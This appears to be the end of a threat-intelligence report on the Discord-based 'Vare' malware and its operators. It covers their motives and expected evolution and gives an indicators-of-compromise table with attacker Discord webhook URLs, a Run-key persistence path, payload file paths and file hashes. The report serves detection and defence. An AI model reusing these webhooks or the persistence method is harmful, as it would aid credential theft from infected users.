

Figure 12: Server ID and creation date

From our reconnaissance phase, we can assume that the group's motivation is twofold:

- The first motivation is monetary, as they tried selling Discord Nitro to users at a discounted rate — a common way to launder money from stolen credit card data on the platform.
- The second motivation is hacktivism. Based on their ideology and their origin, we assume this stems from the long-standing conflict between Turkey and the Kurdistan people.

Conclusion

One of many examples, Vare is a perfect case of how publicly available repositories are being used to help arm cybercrime groups and how attackers can leverage Discord's infrastructure maliciously. And sadly, as seen in our research of the activity on GitHub on these topics, the phenomenon is only growing in popularity.

With Discord being such a popular platform among corporate developers, these developers could potentially put their organizations at risk if the malware is able to infect their endpoints.

As Discord continues to grow, we can only expect an advancement in malware complexity and capabilities and additional approaches, when it comes to using Discord's infrastructure. Additionally, similar approaches may be used to utilize other online chatting services.

We believe that the group will evolve to using a Discord Injection module as seen in newer versions of https://github.com/addi00000/empyrean. Either by upgrading Vare or using a new tool, this Injection module adds an additional persistence and enables spoofing user actions.

One evolution that we have already observed is the transition into compiled languages such as Rust and C++ for the standalone versions of Discord malware — these make analyses take longer and allow the attackers to move faster and use more widely available obfuscation and packing tools with relative ease.

IOC

Discord Webhook Empyrean module	https://discord[.]com/api/webhooks/1021574403802280046/rKIMx2Nq8SgIn48QD74Grm2XErZ-30gLtwXCHouvWxmWu1vTtF7yGkduiXYAwRUuuHk3
Discord Webhook custom module	https://discord[.]com/api/webhooks/1021574457652953178/kVIULeWZgij4sfsg23PPb-lIUKzz9NJ7TWo7AuFMk0hQ5XlswI5_xsQJsHyzHT9isiK7
Registry persistence path	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\empyrean
Path to payload on disk	%APPDATA%\empyrean\dat.txt
Path to payload runner on disk	%APPDATA%\empyrean\run.bat

Discord Webhook Empyrean module	https://discord[.]com/api/webhooks/1021574403802280046/rKIMx2Nq8SgIn48QD74Grm2XErZ-30gLtwXCHouvWxmWu1vTtF7yGkduiXYAwRUuuHk3
Vare GUI sha256	9c54484a5af113a679a2006257da3245ee2d080bd4dd2a4d35478979e7888117
Vare no GUI sha256	c598a6da98c0b862a6bac8fbed7c25c51c4885a20a8221756fa25cf3ad2c7484